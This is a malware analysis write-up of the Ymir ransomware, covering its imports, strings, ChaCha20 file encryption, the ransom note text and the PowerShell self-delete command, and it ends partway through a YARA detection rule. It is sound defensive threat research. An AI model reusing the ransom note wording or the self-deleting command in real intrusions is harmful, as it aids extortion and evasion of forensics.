Ymir: new stealthy ransomware in the wild

By Cristian Souza

Published: 2024-11-11 · Archived: 2026-04-05 17:10:00 UTC

Introduction

In a recent incident response case, we discovered a new and notable ransomware family in active use by the attackers, which we named “Ymir”. The artifact has interesting features, including a large set of operations performed in memory with the help of the malloc, memmove and memcmp function calls.

In the case we analyzed, the attacker was able to gain access to the system via PowerShell remote control commands. After that, they installed multiple tools for malicious actions, such as Process Hacker and Advanced IP Scanner. Eventually, after reducing system security, the adversary ran Ymir to achieve their goals.

In this post, we provide a detailed analysis of the Ymir ransomware, as well the tactics, techniques and procedures (TTPs) employed by the attackers.

Analysis

Static analysis

Our analysis began with a basic inspection of the artifact. We started by analyzing its properties, such as the file type, and relevant strings and capabilities, as shown in the table and images below.

```
 $ file sample.exe
sample.exe: PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
 $ trid sample.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  14909
Analyzing...

Collecting data from file: sample.exe
 43.3% (.EXE) Microsoft Visual C++ compiled executable (generic) (16529/12/5)
 27.5% (.EXE) Win64 Executable (generic) (10523/12/4)
 13.2% (.EXE) Win16 NE executable (generic) (5038/12/1)
  5.3% (.EXE) OS/2 Executable (generic) (2029/13)
  5.2% (.EXE) Generic Win/DOS Executable (2002/3)
```

File type identification

Although the binary does not raise suspicions of being packed, as its entropy is not high enough, the presence of API calls to functions like malloc, memmove and memcmp indicates that it can allocate memory to perform malicious functions.

```
$ readpe --imports sample.exe | grep -E "(mem|malloc)"
                Name:                                   malloc
                Name:                                   memchr
                Name:                                   memcmp
                Name:                                   memcpy
                Name:                                   memmove
                Name:                                   memset
```

Calls for memory operation functions

The binary also suspiciously imports functions, such as CryptAcquireContextA, CryptReleaseContext, CryptGenRandom, TerminateProcess and WinExec, from operating system libraries. These API calls are typically found in various ransomware samples.

imports (169)	flag (22)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (8)
FindFirstVolumeW	x	0x00000000002A0BD0	0x00000000002A0BD0	406 (0x0196)	reconnaissance	T1006 | File System Logical
FindNextVolumeW	x	0x00000000002A0BE4	0x00000000002A0BE4	417 (0x01A1)	reconnaissance	T1006 | File System Logical
FindVolumeClose	x	0x00000000002A0BF6	0x00000000002A0BF6	424 (0x01A8)	reconnaissance	T1006 | File System Logical
GetCurrentProcessId	x	0x00000000002A0C1C	0x00000000002A0C1C	553 (0x0229)	reconnaissance	T1057 | Process Discovery
GetLogicalDriveStringsA	x	0x00000000002A0CE8	0x00000000002A0CE8	636 (0x027C)	reconnaissance	-
QueryPerformanceFrequency	x	0x00000000002A0E30	0x00000000002A0E30	1132 (0x046C)	reconnaissance	-
VirtualProtect	x	0x00000000002A0FA6	0x00000000002A0FA6	1492 (0x05D4)	memory	T1055 | Process Injection
CreateHardLinkW	x	0x00000000002A0B6C	0x00000000002A0B6C	216 (0x00D8)	file	-
DeleteFileW	x	0x00000000002A0BAA	0x00000000002A0BAA	288 (0x0120)	file	T1485 | Data Destruction
RemoveDirectoryW	x	0x00000000002A0E72	0x00000000002A0E72	1201 (0x04B1)	file	-
GetCurrentProcess	x	0x00000000002A0C08	0x00000000002A0C08	552 (0x0228)	execution	T1057 | Process Discovery
GetCurrentThread	x	0x00000000002A0C32	0x00000000002A0C32	556 (0x022C)	execution	-
GetCurrentThreadId	x	0x00000000002A0C46	0x00000000002A0C46	557 (0x022D)	execution	T1057 | Process Discovery
GetThreadTimes	x	0x00000000002A0D64	0x00000000002A0D64	797 (0x031D)	execution	-
RtlAddFunctionTable	x	0x00000000002A0E86	0x00000000002A0E86	1222 (0x04C6)	execution	-
RtlLookupFunctionEntry	x	0x00000000002A0EB0	0x00000000002A0EB0	1230 (0x04CE)	execution	-
TerminateProcess	x	0x00000000002A0F44	0x00000000002A0F44	1425 (0x0591)	execution	-
WinExec	x	0x00000000002A0FF4	0x00000000002A0FF4	1551 (0x060F)	execution	T1106 | Execution through API
RaiseException	x	0x00000000002A0E4C	0x00000000002A0E4C	1153 (0x0481)	exception	-
CryptAcquireContextA	x	0x00000000002A0B10	0x00000000002A0B10	1194 (0x04AA)	cryptography	T1027 | Obfuscated Files or Inf
CryptGenRandom	x	0x00000000002A0B28	0x00000000002A0B28	1211 (0x04BB)	cryptography	T1027 | Obfuscated Files or Inf
CryptReleaseContext	x	0x00000000002A0B3A	0x00000000002A0B3A	1221 (0x04C5)	cryptography	T1027 | Obfuscated Files or Inf
CreateSemaphoreW	-	0x00000000002A0B7E	0x00000000002A0B7E	246 (0x00F6)	synchronization	-
DeleteCriticalSection	-	0x00000000002A0B92	0x00000000002A0B92	283 (0x011B)	synchronization	-

Suspicious malware imports

Even though most of the sample information is unpacked in memory during runtime, we were able to find some useful indicators in the binary strings, including the ransom note filename and contents in a PDF file, encryption extension, PowerShell commands, and some hexadecimal integers used by the encryption algorithms, as shown in the following images.

ascii	13	.data	-	-	-	-	/Type /Action
ascii	7	.data	-	-	-	-	/S /URI
ascii	91	.data	-	-	-	-	/URI (https://github.com/qTox/qTox/releases/download/v1.17.6/setup-qtox-x86_64-release.exe)
ascii	6	.data	-	-	-	-	endobj
ascii	8	.data	-	-	-	-	13 0 obj
ascii	11	.data	-	-	-	-	/Type /Page
ascii	13	.data	-	-	-	-	/Parent 3 0 R
ascii	16	.data	-	-	-	-	/Contents 15 0 R
ascii	17	.data	-	-	-	-	/Resources 17 0 R
ascii	14	.data	-	-	-	-	/Annots 18 0 R
ascii	37	.data	-	-	-	-	/MediaBox [0 0 595.000000 842.000000]

PDF contents

ascii	11	.rdata	-	utility	-	-	tor browser
ascii	69	.rdata	-	utility	-	T1086 | PowerShell	powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path "
ascii	6	.rdata	-	utility	-	-	Update
ascii	5	.rdata	-	utility	-	-	print
ascii	7	.rdata	-	utility	-	-	delete
ascii	5	.rdata	-	utility	-	-	print
ascii	64	.rdata	-	size	-	-	FFFFFFFF000000010000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFF
ascii	64	.rdata	-	size	-	-	FFFFFFFF000000010000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFC
ascii	64	.rdata	-	size	-	-	5AC635D8AA3A93E7B3EBBD55769886BC651D06B0CC53B0F63BCE3C3E27D2604B
ascii	64	.rdata	-	size	-	-	FFFFFFFF00000000FFFFFFFFFFFFFFFFBCE6FAADA7179E84F3B9CAC2FC632551
ascii	64	.rdata	-	size	-	-	A9FB57DBA1EEA9BC3E660A909D838D726E3BF623D52620282013481D1F6E5377
ascii	64	.rdata	-	size	-	-	7D5A0975FC2C3057EEF67530417AFFE7FB8055C126DC5C6CE94A4B44F330B5D9
ascii	64	.rdata	-	size	-	-	26DC5C6CE94A4B44F330B5D9BBD77CBF958416295CF7E1CE6BCCDC18FF8C07B6
ascii	64	.rdata	-	size	-	-	A9FB57DBA1EEA9BC3E660A909D838D718C397AA3B561A6F7901E0E82974856A7
ascii	64	.rdata	-	size	-	-	FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC2F
ascii	64	.rdata	-	size	-	-	0000000000000000000000000000000000000000000000000000000000000000
ascii	64	.rdata	-	size	-	-	0000000000000000000000000000000000000000000000000000000000000007
ascii	64	.rdata	-	size	-	-	FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
ascii	64	.rdata	-	size	-	-	RandomNumberStore: CopyRangeTo2() is not supported by this store
ascii	64	.rdata	-	size	-	-	StreamTransformationFilter: invalid ones-and-zeros padding found
ascii	5	.rdata	-	keyboard	-	-	space

PowerShell auto-delete command and hexadecimal integers

The attacker used the MinGW compiler, a native Windows port of the GNU Compiler Collection (GCC).

GCC: (GNU) 9.2-win32 20191008	0x00657b20 (.rdata:53b20)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00657b60 (.rdata:53b60)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00658180 (.rdata:54180)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00658160 (.rdata:54160)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00658140 (.rdata:54140)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00658120 (.rdata:54120)	SCAN	Ascii
GCC: (GNU) 9.2-win32 20191008	0x00658100 (.rdata:54100)	SCAN	Ascii

Compiler string

The following table shows other useful string indicators we found in the course of our analysis.


Type	Value	Description
String (command)	powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path	Auto-delete command execution via PowerShell.
String (URL)	hxxps://github[.]com/qTox/qTox/releases/download/v1.17.6/setup-qtox-x86_64-release.exe	Present in the PDF, software (qTox client) for contacting the attackers.
String	6C5oy2dVr6	Encryption extension.
String (filename)	INCIDENT_REPORT.pdf	Ransom note PDF filename. PDFs are placed in various directories.
String (date)	D:20240831154833-06’00’	PDF creation date metadata.
String	x64dbg	Debugger name.

One interesting fact is that the PDF creation date was August 31, 2024, which matches the binary compilation timestamp (2024-08-31), as shown in the image below.

property	value
footprint > sha256	CB88EDD192D49DB12F444F764C3BDC287703666167A4CA8D533D51F86BA428D8
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes > text	M Z . . . . . @ . . . . .
file > size	2733568 bytes
entropy	6.232
signature	n/a
tooling	n/a
file-type	executable
cpu	64-bit
subsystem	GUI
file-version	n/a
description	n/a
stamps	
compiler-stamp	Sat Aug 31 21:48:56 2024 | UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\user\desktop\sample.exe
debug	n/a
export	n/a
version	n/a
manifest	n/a
.NET > module	n/a


Malware compilation timestamp

Static analysis also shows that the PDF used as the ransom note is present in the .data section of the binary. The information hardcoded in this kind of file is very useful for creating detection rules and indicators of compromise.



PDF file containing a ransom note

After reaching the main function, the malware executes another function with calls to other functions to get system information. To streamline our analysis, we renamed this function to Get_System_Information:



```
public start
start proc near
sub     rsp, 28h
mov     rax, cs:off_6158E0
mov     dword ptr [rax], 1
call    Get_System_Information
call    sub_401180
nop
nop
add     rsp, 28h
retn
start endp
```

Malware entry point

The malware also contains some execution restrictions which are activated when certain parameters are set. For example, the --path parameter disables self-delete, allowing the attacker to reuse the binary for other directories.

```
C:\Users\user\Desktop>sample.exe --path test

C:\Users\user\Desktop>dir test
 Volume in drive C has no label.
 Volume Serial Number is 7EC3-F2C7

 Directory of C:\Users\user\Desktop\test

10/08/2024  06:48 PM    <DIR>          .
10/08/2024  06:48 PM    <DIR>          ..
10/08/2024  06:48 PM            25,426 INCIDENT_REPORT.pdf
10/08/2024  06:48 PM             3,079 test.docx.6C5oy2dVr6
10/08/2024  06:48 PM             3,079 test.txt.6C5oy2dVr6
10/08/2024  06:48 PM             3,079 test.xlsx.6C5oy2dVr6
               4 File(s)         34,663 bytes
               2 Dir(s)  120,214,237,184 bytes free

C:\Users\user\Desktop>trid.exe sample.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  18251
Analyzing...

Collecting data from file: sample.exe
 41.1% (.EXE) Microsoft Visual C++ compiled executable (generic) (16529/12/5)
 26.1% (.EXE) Win64 Executable (generic) (10523/12/4)
 12.5% (.EXE) Win16 NE executable (generic) (5038/12/1)
  5.1% (.ICL) Windows Icons Library (generic) (2059/9)
  5.0% (.EXE) OS/2 Executable (generic) (2029/13)
```

The artifact is not deleted when running with the –path parameter

While reverse-engineering the sample, we found that it borrowed code from functions related to CryptoPP, an open-source cryptographic library written in C++.

```
.rdata:0000000000635F00 aN8cryptopp32au db 'N8CryptoPP32AuthenticatedSymmetricCipherBaseE',0
.rdata:0000000000635F00                                         ; DATA XREF: .rdata:0000000000628B78↑o
.rdata:0000000000635F2E                 align 20h
.rdata:0000000000635F40 aN8cryptopp32dl db 'N8CryptoPP32DL_ElgamalLikeSignatureAlgorithmINS_7IntegerEEE',0
.rdata:0000000000635F40                                         ; DATA XREF: .rdata:0000000000628B98↑o
.rdata:0000000000635F7C                 align 20h
.rdata:0000000000635F80 aN8cryptopp32dl_0 db 'N8CryptoPP32DL_ElgamalLikeSignatureAlgorithmINS_8ECPPointEEE',0
.rdata:0000000000635F80                                         ; DATA XREF: .rdata:0000000000628BA8↑o
.rdata:0000000000635FBD                 align 20h
.rdata:0000000000635FC0 aN8cryptopp32dl_1 db 'N8CryptoPP32DL_ElgamalLikeSignatureAlgorithmINS_9EC2NPointEEE',0
.rdata:0000000000635FC0                                         ; DATA XREF: .rdata:0000000000628BB8↑o
.rdata:0000000000635FFE                 align 20h
.rdata:0000000000636000 aN8cryptopp33pk db 'N8CryptoPP33PK_SignatureMessageEncodingMethodE',0
.rdata:0000000000636000                                         ; DATA XREF: .rdata:0000000000628BC8↑o
.rdata:000000000063602F                 align 20h
.rdata:0000000000636040 aN8cryptopp33ra db 'N8CryptoPP33RandomizedTrapdoorFunctionInverseE',0
.rdata:0000000000636040                                         ; DATA XREF: .rdata:0000000000628BD8↑o
.rdata:000000000063606F                 align 20h
.rdata:0000000000636080 aN8cryptopp34pk db 'N8CryptoPP34PK_EncryptionMessageEncodingMethodE',0
.rdata:0000000000636080                                         ; DATA XREF: .rdata:0000000000628BE8↑o
.rdata:00000000006360B0                 align 20h
.rdata:00000000006360C0 ; char aN8cryptopp35dl[]
```

CryptoPP functions

The malware also has a hardcoded list of file name extensions to exclude from encryption.

File name extensions to ignore

Dynamic analysis

While running the ransomware, we spotted hundreds of calls to the memmove function. After analyzing the data, we found that it loaded small pieces of instructions into memory for performing malicious functions. The following image shows a fragment of the malware loading environment variables after calling memmove.


```
00 00 00 00 00 00 00 00 41 4C 4C 55 53 45 52 53 ........ALLUSERS
50 52 4F 46 49 4C 45 3D 43 3A 5C 50 72 6F 67 72 PROFILE=C:\Progr
61 6D 44 61 74 61 00 41 50 50 44 41 54 41 3D 43 amData.APPDATA=C
3A 5C 55 73 65 72 73 5C 75 73 65 72 5C 41 70 70 :\Users\user\App
44 61 74 61 5C 52 6F 61 6D 69 6E 67 00 43 6F 6D Data\Roaming.Com
6D 6F 6E 50 72 6F 67 72 61 6D 46 69 6C 65 73 3D monProgramFiles=
43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73 C:\Program Files
5C 43 6F 6D 6D 6F 6E 20 46 69 6C 65 73 00 43 6F \Common Files.Co
6D 6D 6F 6E 50 72 6F 67 72 61 6D 46 69 6C 65 73 mmonProgramFiles
28 78 38 36 29 3D 43 3A 5C 50 72 6F 67 72 61 6D (x86)=C:\Program
20 46 69 6C 65 73 20 28 78 38 36 29 5C 43 6F 6D  Files (x86)\Com
6D 6F 6E 20 46 69 6C 65 73 00 43 6F 6D 6D 6F 6E mon Files.Common
50 72 6F 67 72 61 6D 57 36 34 33 32 3D 43 3A 5C ProgramW6432=C:\
50 72 6F 67 72 61 6D 20 46 69 6C 65 73 5C 43 6F Program Files\Co
6D 6D 6F 6E 20 46 69 6C 65 73 00 43 4F 4D 50 55 mmon Files.COMPU
54 45 52 4E 41 4D 45 3D 44 45 53 4B 54 4F 50 2D TERNAME=DESKTOP-
4D 46 44 42 54 36 52 00 43 6F 6D 53 70 65 63 3D MFDBT6R.ComSpec=
43 3A 5C 57 69 6E 64 6F 77 73 5C 73 79 73 74 65 C:\Windows\syste
6D 33 32 5C 63 6D 64 2E 65 78 65 00 44 72 69 76 m32\cmd.exe.Driv
65 72 44 61 74 61 3D 43 3A 5C 57 69 6E 64 6F 77 erData=C:\Window
73 5C 53 79 73 74 65 6D 33 32 5C 44 72 69 76 65 s\System32\Drive
72 73 5C 44 72 69 76 65 72 44 61 74 61 00 46 50 rs\DriverData.FP
53 5F 42 52 4F 57 53 45 52 5F 41 50 50 5F 50 52 S_BROWSER_APP_PR
4F 46 49 4C 45 5F 53 54 52 49 4E 47 3D 49 6E 74 OFILE_STRING=Int
65 72 6E 65 74 20 45 78 70 6C 6F 72 65 72 00 46 ernet Explorer.F
```

Environment variables loaded into memory

The malware constantly uses the memmove function while enumerating subdirectories and files inside the affected system, so they can be encrypted later.


Directory enumeration

It also uses memmove to load strings that contain locations in the victim's filesystem and are used for comparing with common directory names during runtime.




Strings loaded via memmove

During the malware execution, some additional libraries are loaded, such as CRYPTSP.dll, rsaenh.dll, bcrypt.dll and kernelbase.dll.




Runtime loading of DLLs

The artifact uses the stream cipher ChaCha20 algorithm to encrypt files, appending the extension .6C5oy2dVr6 to each encrypted file.



ChaCha20 encryption

Additionally, it copies the PDF contents from the .data section and uses the _write and _fsopen functions to generate a ransom note in PDF format within every directory in the affected system.



Ransom note write operation


The ransom note informs the victim about what happened to the affected system and instructs them to contact the attackers for a deal. Although the note mentions that the attackers have stolen the data from the affected machine, the malware does not have any network capabilities for data exfiltration. This leads us to believe that the adversaries would steal data with other means once they obtained access to the computer, such as through HTTP, FTP or cloud storage uploads.

#? What do I do?
The first thing you should do is inform your bosses about the incident.
You'll have to pay us to recover your files. Only we have the unique token.
Don't try to use any third-party applications to recover your files, they may be damaged irretrievably.
You need to contact us
You can send us 1-3 modified files and we will prove that we can recover them.
We will provide proof of the stolen data.

[redacted]
To contact us, install qTOX messenger.
https://github.com/qTox/qTox/releases/download/v1.17.6/setup-qtox-x86_64-release.exe
Add our contact and we can make a deal.

Ransom note fragment

We spotted one odd string, a comment written in the Lingala language. This language is used in the Democratic Republic of the Congo, Republic of the Congo, Angola and the Central African Republic.




Comment in Lingala found during malware execution


Another interesting fact is that the sample searches for PowerShell in each subdirectory. Once PowerShell is located, the malware uses it for deleting itself. In our investigation, we copied powershell.exe into our Desktop folder, so it was used for deleting the sample.

PowerShell binary search

The following diagram shows a summary of the sample's execution. Note that the only child process created was powershell.exe — the malware creates a PowerShell instance even if it finds one in the system. Subsequently, PowerShell calls conhost.exe, which is used for running services in the background.




Malicious processes



Process tree

The malware calls PowerShell with the cmdlet Start-Sleep to wait 5 seconds, and finally, uses the Remove-Item command to delete itself from the machine, as shown in the image below.



PowerShell command execution

YARA rule

Based on our analysis of the sample, we developed the following YARA rule for detecting the threat in real time. The rule considers the file type, relevant strings and library function imports.

```
1  import "pe"
2  rule Ymir
3  {
4    meta:
5    author = "Kaspersky - GERT"
6    description = "Yara rule for detecting the Ymir ransomware."
```

```
7       target_entity = "file"
8       strings:
9     $s1 = "powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path"
10    wide ascii nocase
11    $s2 = "setup-qtox-x86_64-release.exe" wide ascii nocase
12    $s3 = "6C5oy2dVr6" wide ascii nocase
13    $s4 = "INCIDENT_REPORT.pdf" wide ascii nocase
14    $s5 = "D:20240831154833-06" wide ascii nocase
